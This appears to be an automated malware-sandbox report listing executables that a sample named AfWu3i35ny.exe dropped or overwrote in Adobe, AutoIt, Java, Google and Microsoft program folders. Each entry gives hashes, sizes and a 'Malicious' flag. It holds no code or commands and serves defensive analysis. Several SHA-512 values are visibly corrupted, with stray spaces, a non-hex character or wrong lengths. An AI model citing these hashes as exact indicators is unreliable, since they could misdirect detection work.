SSDEEP:	1536:3dSzm/ohv3xKV7+4cTJBt5+pWaGdSzm/ohv3xKV7+4cTJBts:Km/oQ+4cxA7m/oQ+4cxs
MD5:	49181ACF97931712F4044F12D5879DA5
SHA1:	F95F284BBC8B430F322ED67B3FDC3083AF64322C
SHA-256:	290004DCB0F60B10057A27B9917B52A6A8A683450E4B3A8F1E05EF625F9C237A
SHA-512:	C493B29BBC1DAB0E99DC54E5F1955EC6C8C297FB49A20AE39B684901F47566FC0AC3EE38853916486B3FB1216629166E80E0826836085C439982C8F9287F3A4F
Malicious:	**true**
Reputation:	low
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeCollabSync.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	5438688
Entropy (8bit):	6.5512157770917865
Encrypted:	false
SSDEEP:	98304:2EaxUQ40cx6CVvc+b3PmzQVoVluRWyz6A+OLQF:+HCRzb3PmE/WyGZ
MD5:	59770CC3BD97D26F6B87A925DFAE291E
SHA1:	BA740C7B16815D2B6B08A5DF3D802ACBEBB5A9C3
SHA-256:	40C7BAA29C9B6654880F989B44E631D6243E58585798CFB3CB31262861ADF60E
SHA-512:	2BF8CBB0C65BE4E7D293D7DEA96FFBA0F1638F013080DCEFE71D88C14F72BD304ED8E6B3071A28F65E62C20FE0273CD3E54E45CCFACA0075E5144092D51818 6
Malicious:	**true**
Reputation:	low
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeGenuineSlimInstaller.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	841264
Entropy (8bit):	6.69698398188675
Encrypted:	false
SSDEEP:	24576:92zEYytjjqNSlhvpfQiIhKPtehfQwr9qySkbgedjE:9PtjtQiIhUyQy1SkFdjE
MD5:	143CC350A4CBA73C68F1E94A59CC4839
SHA1:	85FEF519A8FEFC538BD37436EB73311F26B415C2
SHA-256:	3D13886D250BE8C4DD0DA5418C566317CB1953F1E2444510F646F4A1C1F694A7
SHA-512:	6D1591F5F0B1FC1E3A57FDE54A43925F42D361019945900FCAAEA19EE5AB8DB5CE9E63790AF76E5F6F253C4A8BED9EB3F17C9E32BC24AC688C51127BD79B6E E7
Malicious:	**true**
Reputation:	low

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeGenuineSlimInstaller.exe	
Preview:	.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Browser\WCChromeExtn\WCChromeNativeMessagingHost.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	211680
Entropy (8bit):	6.240931419263786
Encrypted:	false
SSDEEP:	6144:x/zTTf1jw2zTjG9IVDXFxp3/zTTf1jw2zTa:BZP3JxZZPa
MD5:	19038B04D7AF0C9685DAB6F618E8CC2F
SHA1:	EEF09ADD956B23D00D38CDFC2997B63762242B42
SHA-256:	FE9250CF3C98BD1CCB7583ABE69C9D3436B9148906FC2C4A00B440F53EEDBEB7
SHA-512:	2FB393BF1A53C41FC41E5DA53AC88DE8BFE110176A56EB6B75FEA877E1C3439C50B6FEAD4EB34F4865727637D0B7D932EC1598EA0F057B89763BFAB5F1AF1C10
Malicious:	**true**
Reputation:	low
Preview:	.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Eula.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	145632
Entropy (8bit):	6.357544662224946
Encrypted:	false
SSDEEP:	3072:O0rn94Ijy9rmhQClWxe/qo/d18BA1sNC3Gwce90yPxiFH0rn94Ijy9rmhQClWxes:O69Qrmhf8B5TeiyyH69Qrmhf8B/
MD5:	D8511A2C05B3C34BAA38062863AD28C4
SHA1:	0AE641EA6E8ECAA783D42CF7DEB26A6B19DB4E0A
SHA-256:	E1E7200BFA247D1A4F09EB782D3A5B908C6D6EB0E252354ADA5876B85E4C6F1E
SHA-512:	6176C43D8EDD4F628C0A41C76B2AC3D06A830081445B16723C2DFF6CE0460BCB44E0DC8BDFB09FD8D17F28D3B3B1B68588F1A1E6C780A0823954C5C6135D68D
Malicious:	**true**
Reputation:	low
Preview:	.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\FullTrustNotifier.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	260104
Entropy (8bit):	6.3826140927710195
Encrypted:	false
SSDEEP:	3072:ZqcVz5fzsTl4dsOc6v2vTzwU+Pho86meq+FaSoB2+vSHr8qcVz5fzsC:UcT93PiY+Fa7BdvG1cT7
MD5:	9102486F388CAB6CDF3C5B06B4DDA91A
SHA1:	BA1BDB04CDD51B866A0AC5A2C7850454242D0275
SHA-256:	0B6887CE02FEC8AED3C4CC2CC2EB0A10CB3E6E817535C9B507ADC40AC4233733
SHA-512:	0E8D230D7BF18924C8EA1BB67F92DED5497AFABD5863940755A88BA18109FF8B1894AF0F3EA1A27D164E486F73C1C6D077E67117105C94851B80476E2FA417DD
Malicious:	**true**
Reputation:	low
Preview:	.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\LogTransport2.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	395824
Entropy (8bit):	6.449803232614008
Encrypted:	false
SSDEEP:	6144:cRsrJ3n0dK2NP0RHx8D98WTBPW8fF8oABm1nw0RsrI:cqwKhHSDeWTRW8fdeyqI
MD5:	39D014571D6B1AF03BD052F190DC17F9
SHA1:	F6D75FBF3B2AB697A810E30FCB83A001A97D8FA7
SHA-256:	B2A05760A59DF98607EE14BBB2449F33FE4E6DF987A61D8D094500E4495B6AA6
SHA-512:	240EF6D16116A704EF6FD101B6C2F8F311F767675305D908277C4C83FCF1636D1705D77CAA03F23D53141DC4048C3DE24E65146149C07E8082BE416F8ECB4534
Malicious:	**true**
Reputation:	low
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\acrocef_1\RdrCEF.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	6405856
Entropy (8bit):	7.4343061164816024
Encrypted:	false
SSDEEP:	98304:E6c0d3gYBmQeb7Q5eft5rG6uPO276HoVNmnolMsFiHtGh1hN5DTlF01Atm6P:E6JbmSutbuPZOOmnqogHh/q6P
MD5:	CA0FF4373A732B4B47ED6BCF6D126C59
SHA1:	DC28FC73EC64B08A4D2516D5D934E35B01AE25C7
SHA-256:	88985E238C5EE46D5C2541353E55DE12E14EA2269E069330731674F40A4D01F2
SHA-512:	82CAE886A9CDA4BB42BE4FD3F00DC73815033C4748A16CCDE814ABFB2A096DB8C293ABA561496C4321BED02511B4F6246233DB227FFC392B1819490DCE82AE8
Malicious:	**true**
Reputation:	low
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\arh.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	128160
Entropy (8bit):	6.444592466331835
Encrypted:	false
SSDEEP:	3072:YrMzkm8PL3E7Qw/STyr5Jks7MvrMzkm8PL3Eo:XzkmIL3E7QPQLrzkmIL3Eo
MD5:	7FC7EEEB6AE60C280B06536AA76EAC49
SHA1:	0CC849331FC86F2106066D9C4CBA485847942B35
SHA-256:	8865628BA6E40EB7217015655E871D532A6A03CD54C7AB0F5F8947BB2A5E2E43
SHA-512:	137771F0D91300BD1B4FE34F3F0B802DBD7F94574CB94F210DF34D57DCFB1E6580E94BE589BB2CB7907BFED69F09F302A2B5090946B0FAC186F7ED4A97054133
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\32BitMAPIBroker.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	144608
Entropy (8bit):	6.3360662215210715
Encrypted:	false
SSDEEP:	1536:izUhBLmvRQwbWLef2kj6bqjIQg//xCAbj4aToRQ9Pwgo+Bt5+dkzUhBLmvRJ:lhB6RD72klIQsxCi4akRQ9P8mgHhB6RJ

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\32BitMAPIBroker.exe	
MD5:	C65DBDC0C64CBB40B9781816F6190253
SHA1:	F2BEE68FF82C27D72BD192A8CAC44D4F9FD1CCA8
SHA-256:	1F348D36017C2A5C5E109EE1A6726511C013AD2EB5F151327585BDE57900013C
SHA-512:	66379A43E82F5A0A222F96455002EE3E577E464A24D3CDF99B4537F2A1FD6B4689AB38B57272A1ED96B988DF0A6E31D8C06AFBACDB83997F49BD12DB7018CEE8
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\64BitMAPIBroker.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	299744
Entropy (8bit):	6.270508354889075
Encrypted:	false
SSDEEP:	3072:IGyl6kbSTNgnSbzLmEFmJAxySx8y6DD2OiLWurTrf9zTgdt3A1H7xvzLHSHjBnGD:IPZ+LmEFmJF8C2OiL1TrRkdhDlPZ0
MD5:	D23CF6829F44ABED942435496E3B2827
SHA1:	8065EC6CBF72AC3013097C5A9ECF960090307C87
SHA-256:	14F0EC8DB783B9875268BED8A04E8938964A5513FA87F09FDEA87FD516E4D095
SHA-512:	024728A9D5250EF4455D6B91C4B007BC131B50F41D5811369961A3692063C551DF72937659D70DCAD29407B52F1979E0008A140EED7580CD4A0743247542C859
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\wow_helper.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	158432
Entropy (8bit):	6.20226996803843
Encrypted:	false
SSDEEP:	3072:EBRsBXfNjyrA1BLFQVwlX8Mgrfv9ZmKH/aBRsBXfNjyj:E+5mA1BpXu5ZnC+5m
MD5:	BD7C4714D4E6B3FF0EFD7186770FBB1B
SHA1:	192AFD8EE4D05649AA226111A14F8F4CDCAD0489
SHA-256:	F9BB3058792FB4570EC6156ACD558799995DDCC2FC6AFBBACF43D518FCF7BFA2
SHA-512:	CEA1FD49113052B185A5CC83BE1F6C3F3BAA7DD78201ECFC8BC4DA7F2F4C9201E82194C7ED1F57795D874B24096FCE267DAB578154B90A87288330675BFB842
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\Au3Check.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	238776
Entropy (8bit):	6.24840775709061
Encrypted:	false
SSDEEP:	3072:bfrV5EAVMczsELz7VBpTjGuX7GVdw3ELPU5+WYPwmsDx5T4XT3CAOA3GeiIfrV5N:7rLEoznVBtjGFPy8wjNADHrLEoznVz
MD5:	023EE5389EA9C7EB0B8962A282037F70
SHA1:	9CF8530C2D2BF07253D8C6D8E87B28FE2FB505A0
SHA-256:	76BC99D703803829AA443CBDE3FE61906106A7ED2B69F339D55BF41DD6E955EF
SHA-512:	9EBE6BC013AEEE01489A2D2CDE54B1326F19B5A164B2A9B9B4C3F3754AACAD21316DEA7A450219926A2375FF354D9143A6947B2FD881A0AD23755A324FA4C706
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\Au3Info.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	197808
Entropy (8bit):	6.511403068761934
Encrypted:	false
SSDEEP:	3072:TR5StHeHv5cyOZyW6RRWy4ZNC6ZraL3mU3FR5StHe+:V5tbXWBZw6ZraL3mh
MD5:	41E3D821188BCE0952A046D859C766D2
SHA1:	59503C365C3705F236E665A673E9651194608FE6
SHA-256:	57BC32A7E05A702D5DC5A4394B93A237468CFF06C8452240E7BE5AF1801EDC4E
SHA-512:	2CF6D7E9507587B7C386B2D28260C1C0873650F03526A47E312594D75053A34C737852FC8E3FD57E8928611188F832BD9EE8C7290F8F1FB69EF62F9C1D24984C
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\Au3Info_x64.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	217776
Entropy (8bit):	6.216956641702965
Encrypted:	false
SSDEEP:	3072:kQO9UKRGRLHHThgfQMdmFDCwpcGr/yryIdXRWy4ZNC94QO9UKRGRLK:1KanTOfZdmFDNS2aOpBZw9xKaK
MD5:	6F92F9E683F44EEA467422FB93940CA4
SHA1:	53383622B6FCE326345002F6BAE73193189D0A8E
SHA-256:	E5EBB691C0C46A4A67442ED0DF60C372B61542C5F5D14FD8D4683422C0BE04BC
SHA-512:	72DF5B92277AFF323D97DB02651DFC9D91C98001BE7A458034E174872D5DEFF9E165F6158F2E60A3DB9E58CECA45F6AE4165196077D86A73416328C21CAE9FC
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1377456
Entropy (8bit):	7.4930035222167275
Encrypted:	false
SSDEEP:	24576:/30RJ529+RipvL1SXk1QE1RGOTnIEQc4au9NgxnHNnGw:/E89+ApwXk1QE1RzsEQPaxHNGw
MD5:	DD3D8537A46F4747BF540956A13AEA72
SHA1:	8F476E26E90E0CC104FC90E65C7FE057D14A2F68
SHA-256:	034A7EFC49E3337D79817A7F6C473AFD4FBABE9057B63D7DDD5B8F46AFA8595D
SHA-512:	7CA5223782CC4D365D63CB6386CBF174BB99A5114E1C4C0CD18EE710650467FF6635D2F9CC03488624287520339AE72BB8D075C50F4290896BDE63BC13BB0A8
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe_x64.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1418416
Entropy (8bit):	7.41989040150768
Encrypted:	false
SSDEEP:	24576:huioBBCnx+QJ529+RipvL1SXk1QE1RGOTnIEQc4au9NgxnHNn6uioL:94uxw9+ApwXk1QE1RzsEQPaxHNks
MD5:	1493126DABD927068582426F1939687E
SHA1:	DF839D65C606B6C34F8A7B0AA447EBA46EF5F950
SHA-256:	B89E80A02F1D84D9A0B61AC31D60F0E1D02FD9B85600536240DC9F11FC37E6E5

C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe_x64.exe	
SHA-512:	227DFCC921BFE51B34F4B83551A44D78197615114BF95B4BB9E6ED5F3995170139AD012D06F71EE9C7E13E8F0D8D6FE1DDC33A8C5001915D20E4E09B5CCB364A
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\Aut2Exe\upx.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	346624
Entropy (8bit):	7.986829715742966
Encrypted:	false
SSDEEP:	6144:tZCWmlys014OqpXDXz7yIrozs0WuNd3ojusBdgnNW6r4F53ttuGENGFdVCLEYnPT:nCWV7q9zGImAjJdcH4j3ttzFdVCLNSfm
MD5:	5CA1FD03A1A3336138D94C7B39EC7C2B
SHA1:	344D467594E27AE9FAB914626AD9CD00815FA98D
SHA-256:	86923C64D680B88CA387B29E287F8479A332C35B25517FC5063B74B58FDB40F3
SHA-512:	74DCD436A21CA805EC54D06E6F28D28F2C30AC81E4E92F3EF148BCFD6BD76065FF573D61715CACD837E2AB71FD395C368DAAB6E53F44B10468FAD73E9D280I34
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\AutoIt3Help.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	160424
Entropy (8bit):	6.184343904648519
Encrypted:	false
SSDEEP:	3072:0AwBvmS0L5hQCbIJqC3CJyoDjyYB78UAwBvm5:GBv0gLk1B7XBv8
MD5:	DB40DDAC825F5FFFBBAC7037F7A3588B
SHA1:	7F7CA7BF40AD734A48F4510E1A8C8195077A8B60
SHA-256:	5244927C2CB21F8864A02BEE3BEF45B7A254AF220A0C9D9CC692BD39E78DA023
SHA-512:	18DF29F82CE375CBFFAF857651A942EC512C57881C5CE0B2097539695EB6187ABDB36AA10DF939E9596A18D0077EEC7658492D1EE01A563A46F9312129962108
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\AutoIt3_x64.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1055400
Entropy (8bit):	6.406330413112939
Encrypted:	false
SSDEEP:	24576:HomUFhNcmLFj4svqaShRsUiTfjo5ya8j8s8:HCGmxj4svqaShRibza8h8
MD5:	325161823063467BA5139405C67E7EBC
SHA1:	7D220BB0F8BFC1C018D33E2F59D510AA2A8F4988
SHA-256:	C2D0CD42F7CCB558D4C43FCBEE1D2B0395578A4402463E538A618DFC95D4F57D
SHA-512:	B79CAE59D356C72F8C93CEAAF33F397EF38445A11385F46F1A7536BC5126C2F7084B40465F4E8502ACE3C063FC54B406EA2390544C6647F4E60475A9DF82DB4C
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe

C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe	
File Type:	data
Category:	dropped
Size (bytes):	1298432
Entropy (8bit):	6.688758988191584
Encrypted:	false
SSDEEP:	24576:h7GO7dtrjrICw9XuXo7beSTdt5xbX02uvfTXfBxrj3d5E/jKQvVj4YpdjYY0td7B:IEtnrICSooGSTD5xbX022fjBxrj3MA
MD5:	7B3869321B378B14BB0DFBD35A841012
SHA1:	21D584251E2F8155E9EF02E302AC808B3F4A5600
SHA-256:	5ACB8FBE7C5B0C27D40B0910D68003007965C9C11030078E5FEAD835F40DDCE1
SHA-512:	D8B3C28C16EA2E9DADC6EBB2F26D4B88C16AD7AC3BB4970BE9297F5C6695003B71F990F3B706F9857FCD695CC1CF758ADC9202AD31F863D4B52667ECB62C3F7
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\AutoIt3\Uninstall.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	108903
Entropy (8bit):	6.619876946049097
Encrypted:	false
SSDEEP:	3072:BPA6jXFN2MceCryGI11VDDvBPA6jXFN2MceCry:BhjmGCrxI11VHBhjmGCr
MD5:	6FF8AC5E3B55BD6423C335A27CD9330D
SHA1:	F6D4349CB6D1A88184F7E7ED2FD9BCCF2D3C6B7C
SHA-256:	E6BFE44D6E115D97CD707F975CAA68E0ABD42B5A92E4B212A3D4A3EF95977EFD
SHA-512:	ABD0D3FA2D2AC20C74E07E2C094EA4AC6348D4EF6A93D8F467F282E597830083C1D183D5F3A78BA1D44221452C4CDE0D0C80E594CB4BD305229024166598666
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1603848
Entropy (8bit):	6.101879179973573
Encrypted:	false
SSDEEP:	24576:4hTJkjyw2U/D8+nk8usll2FOl3cNLu7nIwMW5gJNb75Hd:4hFkjywLo+nk8usloFOl3h7aNb75Hd
MD5:	41DC44623419FC0B3CB033C4472DA0B5
SHA1:	5EB9ADBBAC69A60E06002380D8D9CE34FA61D520
SHA-256:	7DC1246743DAF20551111D0C8C95FA160AC200374D3CAFBD71776FCB90E89177
SHA-512:	1CC0FD229CF615037560C4CD2125660783A12CC30A6E417EBCAAB6DDB205E1913FB882DA37921D6C41B4288FC2B76DA8027963343D95A5641E9979FE1E30F7A
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMHelper.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	440088
Entropy (8bit):	6.404551057833336
Encrypted:	false
SSDEEP:	12288:oGzPPiT1+NuOuG5GDp2r719Al13/NF3wBJXeGzq:oGmZcMDi1W7zw3eGO
MD5:	1B8B2201A0CF44917DA1EC563B717731
SHA1:	A583439AE28AE60FA21D7313697751773F1A5282
SHA-256:	BB240A87B344288443035535C6E0539B4025CFB0C15E2D6A0CB32FD9AB7F9167

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMHelper.exe	
SHA-512:	31C0CD64A1840BCCB4F49F7F6778398D060AA14D26DECC87407D5632F6635D14044F5FA2ECD5D4528DA589A2424847E126B484496562A17AACC8BAFE5FBCB6A
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	211200
Entropy (8bit):	6.4966464917624895
Encrypted:	false
SSDEEP:	6144:DROJyDImGUcsvZZvUmubv70DHAFl3rhtROJyDI5:PImGUcsvZZdubv70Sl3jI5
MD5:	422CE3E9445F965D42A11C537881B1BE
SHA1:	070D755327F5B4F173E70438B84D0DCC6252886E
SHA-256:	7311C253FF697CA45E6F7711D06EC4FFA6337A0A29BD1B2D479E8CF2264BA89D
SHA-512:	5874390A2DA65D285DD68EFE11110298FDED5CAD3D2EE12CAC8FD7B23ACCF163F388462AA3C596C9CA771A7344625AB86580604D56C4EF6D491D823639E89CF
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Adobe\Acrobat\Setup\{AC76BA86-7AD7-1033-7B44-AC0F074E4100}\setup.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	564960
Entropy (8bit):	6.181279497227408
Encrypted:	false
SSDEEP:	12288:KU4ccH0cux4CHkGOVp0+alku4yk1j1VBUw:KanlEGKYkupM75
MD5:	B2E09B65CAE386FCE119570BDF264920
SHA1:	0604B9C64B13792EAA461B8C2B6F79C0C201A765
SHA-256:	FED7EE3E17F89C0954364C92269E5B7582E68B8DE7F7C480553606C3241522AC
SHA-512:	E42DBAD5B27860C6E3A730336E56787E9E5460A7D139D0C0D026D3F39D427EED5A5575C55A203035A8D7C85F4111AACC0685A24D7470E4BADFBC9AD46706C3E
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Java\Java Update\jaureg.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	541992
Entropy (8bit):	6.664330114846126
Encrypted:	false
SSDEEP:	12288:PKddKROtFyIBqSxqP/W/xrCTVdT27wqsAYJpLlgz0+:mdaIBqHXWmrT2afHLlQ
MD5:	B9BE6B45F1AF84009917D2681F1C5D81
SHA1:	F69E31EC263AA14A84F8833D7E0713B114778A0F
SHA-256:	CBECF9D61C6AE363F0D82340F939EF3ED38DAC671D3CD5A660E9D3FDF0CE6FB3
SHA-512:	34CDBC6FE03AFC7EF2703334D9749DA382DE275E16D2FF41EB1431ED373069E7E7DA0D5BEFE6DAD8AFD54A8C677AC4390CB184E064E9A8D817B9F89F7AEB490
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	1058088
Entropy (8bit):	6.559715770860994
Encrypted:	false
SSDEEP:	24576:qikp0qf5Dg7ts6iughUTW+JbgnoRdtfd4:bkpTf9g7xirUTW+9gnoFfd4
MD5:	B62ACB1D697DDC2CAF9E88F186DC8967
SHA1:	14212A47D47107A47A33CDB70C6CA43A835F468B
SHA-256:	D7BD0029E234F9DE7C4BBDD6717DE4D60C8762EDBD1D730C50F98B430D4717ED
SHA-512:	147A83F9506297459F52A958F1129EB0C08667751153EE114F6EE10D6D6FA43278E589ED8C159A088270983E953D52FD103C1CBCBBE83F4795AFC1737264FDBE
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	747816
Entropy (8bit):	6.74485407243795
Encrypted:	false
SSDEEP:	12288:XVZFIWI9QYWmWeBfXzM+EHgxRKoqv1TcYZFxFxVxClZpEft:dIhbVXzMrMPwTcYZ/FxVIZp+
MD5:	2CF5FD578724BAE9E363203068B3729E
SHA1:	F1B3AC0595DC53D8B4CDDDD25AAC7AB8A4077C8A
SHA-256:	171F365AED682711C38538DC8E72C015A5D0FBC6CC33BA4418EFD029F137A07A
SHA-512:	7AB178BFFBECB8B2CEED3CE846D1FF9B4324989E88E29D33B524E991FF401823A85068C16F0D4CDF16A8A90246BAA0C41EAD636687F1C20EAAEEE693FA750F88
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Microsoft Shared\VSTO\10.0\VSTOInstaller.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	124064
Entropy (8bit):	6.313507312513522
Encrypted:	false
SSDEEP:	3072:Cr1Vg9uCRFRzsxeuPo10JOSdhuPlur1Vg9uCRFRzsxeZ:sVmRFJs0ug1MOc4iVmRFJs0Z
MD5:	145178156DE4E8AC2323B9877CB637B2
SHA1:	82B6DDE5DAFFB87DAF8B5655F2FEF841E1D42F11
SHA-256:	3650B567FC925F38E293B1654CB09B1BAD45684F0C4A19E05E4697285F6730F6
SHA-512:	7B33B93D563D653DD421C96EF2227944D90D66C264EF5CDC77FA90FD869329753D99FAF43577D38969D97FEC48160D83418D2D1DA6D762C712D95FB5300206F
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_80923375\java.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	328536
Entropy (8bit):	6.803239640639148
Encrypted:	false
SSDEEP:	6144:NRPx5twUr/xj3+FGhJL3UT+QqmDJ4JpDNNTBPUhvwXRPx5twUr/+RPx5twUr/F:Px7r/93+FKkT3JEZNT4vwNx7r/Cx7r/F
MD5:	B710A46833FAF293F32900976B452CBD
SHA1:	F4AC86500C59AF226134BDB391F0DE5E7495E22D

C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_80923375\java.exe	
SHA-256:	76CD4CA54A1EC5D722012D1BD25316B98A5E1FF5FD3952A08E420E963B229127
SHA-512:	94962AA2A93295B4CDF4D4372F3C150BC66397E5A1EC0B9D1049CB047D46062B05758D4A4345956039A600DAAA6A3C98C739E49683D9CDCC84365BAF0419AD1
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_80923375\javaw.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	287576
Entropy (8bit):	6.7896690628236565
Encrypted:	false
SSDEEP:	6144:jSceS7wJ3E9C7HyjZ0+m9IQ9TBYNNTBNv3mmSceS7wJ1:5ef09C7eZ019TUNTnv3mUef1
MD5:	590CDF45D39B12F7F5D4EA95DBD85CE3
SHA1:	FBBB64AEEE28CB360FFF9B7B1307B9D90C1BF5A3
SHA-256:	D84D2E54882BD260C6031C389D8FCA3399FFFC209EE194CCA802959176D3147A
SHA-512:	A309385D13CABCCC641081219DB84C31939BB68EA5968C4E7DAA9CC86E25FCFB9380BE2B0F2309311ECA74F14D4E976E92F51ED8CC4CEF9C592A50CE272DA8D
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_80923375\javaws.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	428888
Entropy (8bit):	6.42550563865424
Encrypted:	false
SSDEEP:	12288:RMjm0MeSYH9Diyzlp9ELCBegjS8GaQoM5kLOAQaidvQMjm0w:RbnhoQASPaQNzAQJGv
MD5:	EE62CD846F879C92932FFFC83631ECC4
SHA1:	FFC97BEFC31D49CAF7077DF5EDC5B62BC9AEF9ED
SHA-256:	45A8AAC06EFF2B427463C9D76FC1BE19AAF33A8CAF989D9B20C4319FA5790E38
SHA-512:	07A296B06B494C9854C8CD9EE5C59E1D5E6255B756D3F0B9C14D48F8791E39A53F6711D55B28455E9A9C5D9145A030583F33CE54204BE00413F10C697D3827CA
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	341064
Entropy (8bit):	6.642679391251068
Encrypted:	false
SSDEEP:	6144:rtGnps8UjKsstilj6BYbVxsw7Rm3dAOfj2qbrQaMx+NBkkYtGnpZ:rtGW8diZ6BY/rwpj2orux+NBk1tGz
MD5:	B2434A78C716F6E4619613E33933AE22
SHA1:	B9EACCC72FB40AAEBB8916990B38341407820D0D
SHA-256:	CD3EDDBBA3892FB6178A28B2BAA16DEBEEEAC3C0319CA9FFE169468F3439726D
SHA-512:	7BBA94777C2A9DFB797D854A9522E633F90009BDFD175F1CF4C360AAF2A4DDF69C80C8AFDAF7127CD4A0488BE29D0920E35CDF0A741CCC4ABB918F9A691ADFF
Malicious:	**true**
Preview:	....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler64.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	421960
